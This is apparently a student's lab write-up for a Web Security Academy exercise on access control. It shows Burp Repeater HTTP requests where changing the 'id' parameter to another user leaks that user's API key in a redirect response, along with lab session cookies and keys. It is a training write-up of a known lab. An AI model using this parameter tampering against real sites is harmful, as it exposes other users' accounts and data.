
Access Control Vulnerabilities And Privilege Escalation Lab – 09

User ID Controlled By Request Parameter With Data Leakage In Redirect

M.Gobi Shankar
CB.SC.P2CYS23019

Log in using the supplied credentials and access your account page.



Web Security Academy
User ID controlled by request parameter with data leakage in redirect
Submit solution
Back to lab description
LAB
Not solved
Home | My account | Log out
Email
Update email

My Account

Your username is: wiener


Your API Key is: q0oqES2KuzTtXhHblTQp0pdBpxIrXQYv

Send the request to Burp Repeater.



```
GET /my-account?id=wiener HTTP/2
Host: 0aa4001c048995f08061c10a00500049.web-security-academy.net
Cookie: session=hKit7xEKaUBkGS7NqFBuR1kn4N2vDIrn
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0aa4001c048995f08061c10a00500049.web-security-academy.net/login
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
```


Change the "id" parameter to `carlos`. Observe that although the response is now redirecting you to the home page, it has a body containing the API key belonging to `carlos`. Submit the API key.



```
GET /my-account?id=carlos HTTP/2
Host: 0aa4001c048995f08061c10a00500049.web-security-academy.net
Cookie: session=hKit7xEKaUBkGS7NqFBuR1kn4N2vDIrn
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0aa4001c048995f08061c10a00500049.web-security-academy.net/login
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
```

```
            </a>
            <p>
              |
            </p>
            <a href="/logout">
              Log out
            </a>
            <p>
              |
            </p>
          </section>
        </header>
        <header class="notification-header">
        </header>
        <h1>
          My Account
        </h1>
        <div id=account-content>
          <p>
            Your username is: carlos
          </p>
          <div>
            Your API Key is: gbNiDQ9OcTFRchE5jvwUjSALUrQNVhEI
          </div>
          <br/>
          <form class="login-form" name="change-email-form" action="/my-account/change-email" method="POST">
            <label>
              Email
            </label>
            <input required type="email" name="email" value="">
            <input required type="hidden" name="csrf" value="FD1NjOvoeinKwrbxQFkGr7PmJbm5vG0e">
            <button class='button' type='submit'>
              Update email
            </button>
          </form>
        </div>
      </div>
    </section>
```

Lab Completed Successfully.



User ID controlled by request parameter with data leakage in redirect

Congratulations, you solved the lab!

My Account

Your username is: wiener

Your API Key is: q0oqES2KuzTtXhHblTQp0pdBpxIrXQYv